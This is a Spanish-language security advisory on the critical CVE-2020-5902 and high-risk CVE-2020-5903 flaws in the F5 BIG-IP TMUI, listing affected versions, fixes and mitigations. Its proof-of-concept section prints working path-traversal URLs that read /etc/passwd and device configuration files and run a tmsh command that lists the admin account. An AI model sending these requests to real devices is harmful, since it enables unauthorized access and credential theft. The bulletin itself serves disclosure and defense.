BOLETÍN DE ALERTA

Boletín Nro.: 2020-20
Fecha de publicacion: 06/07/2020
Tema: Vulnerabilidades de riesgo alto y crítico en F5 BIG-IP
Productos afectados:
BIG-IP (LTM, AAM, AFM, Analytics, APM, ASM, DNS, FPS, GTM, Link Controller, PEM), versiones:

- 15.1.0 y 15.0.0
- Desde 14.1.0 hasta 14.1.2;
- Desde 13.1.0 hasta 13.1.3;
- Desde 12.1.0 hasta 12.1.5;
- Desde 11.6.1 hasta 11.6.5.


Descripción:

Investigadores de seguridad descubrieron recientemente **2 vulnerabilidades** identificadas como CVE-2020-5902 de **riesgo crítico** y CVE-2020-5903 de **riesgo alto**, en la utilidad llamada **TMUI (Traffic Management User Interface)** de los dispositivos de red **F5 BIG-IP**.

El CVE-2020-5902 de **riesgo crítico,** se trata de una vulnerabilidad de **ejecución remota de código**, un atacante remoto no autenticado podría explotar exitosamente esta vulnerabilidad enviando solicitudes **HTTP maliciosas** especialmente diseñadas, al servidor donde se encuentra la utilidad **TMUI** para la configuración de **BIG-IP**, pudiendo obtener así un control administrativo total del dispositivo.

Por otro lado, el CVE-2020-5903 de **riesgo alto** se trata de una vulnerabilidad de **XSS (Cross-site Scripting)** en la interfaz de configuración de **BIG-IP** y de ser explotada exitosamente permitiría la ejecución de **Javascript malicioso** en el contexto del usuario actual.

De acuerdo con la investigación realizada, fueron encontrados más de **8000 servidores vulnerables** disponibles a través de internet, de los cuales 3343 son de los Estados Unidos, 1348 de China, 227 de Taiwán, 213 de Corea, 194 de Indonesia y aproximadamente 6 servidores vulnerables en nuestro país según la herramienta de búsqueda SHODAN.



Prueba de concepto (PoC)

Se liberaron varias alternativas para aprovechar la vulnerabilidad identificada como **CVE-2020-5902** en diferentes sitios web.

```
https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
```

```
https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/hosts
```

```
https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/config/bigip.license
```

```
https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/config/bigip.conf
```

```
https://<IP>/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin
```

Algunos ejemplos de explotación pueden verse en el siguiente enlace.

Impacto:

Estas vulnerabilidades podrían permitir a un atacante remoto ejecutar Javascript malicioso, ejecutar comandos arbitrarios del sistema, crear o eliminar archivos, desactivar servicios. También en caso de que el usuario cuente con privilegios administrativos y acceso a Advanced Shell, la explotación exitosa podría comprometer por completo el sistema a través de la ejecución remota de código.

Solución y prevención:

- Actualice los productos afectados desde la **página de descarga de F5**, a las siguientes versiones:
  - 11.6.5.2;
  - 12.1.5.2;
  - 13.1.3.4;
  - 14.1.2.6;
  - 15.1.0.4.
- Como medidas de mitigación, se recomienda:
  - Agregar la configuración **LocationMatch** en el **httpd**, siguiendo estos

pasos:

- Inicie sesión la **Shell TMOS** con el comando:
  - **tmsh**
- Edite las **propiedades httpd** con el siguiente comando:
  - **edit /sys httpd all-properties**
- Busque la sección **Include** y añada lo siguiente:
  - **include '<LocationMatch ".*\.\.;.*" > Redirect 404 / </LocationMatch>'**
- Escriba y guarde los cambios en el archivo de configuración con los siguientes comandos:
  - **Esc :wq!**
- Guarde el archivo de configuración con el siguiente comando:
  - **save /sys config**
- Reinicie el servicio **httpd** con el siguiente comando:
  - **restart sys service httpd**

○ Bloquear el acceso a **TMUI** del sistema **BIG-IP** a través de **Self IPs**, cambiando la configuración **Port Lockdown** a **Allow None** para cada **Self IP** en el sistema. En caso de ser necesario tener puertos abiertos, utilice **Allow Custom** bloqueando el acceso a **TMUI.**

Información adicional:

- https://support.f5.com/csp/article/K52145254
- https://support.f5.com/csp/article/K43638305
- https://www.ptsecurity.com/ww-en/about/news/f5-fixes-critical-vulnerability-discovered-by-positive-technologies-in-big-ip-application-delivery-controller/
- https://thehackernews.com/2020/07/f5-big-ip-application-security.html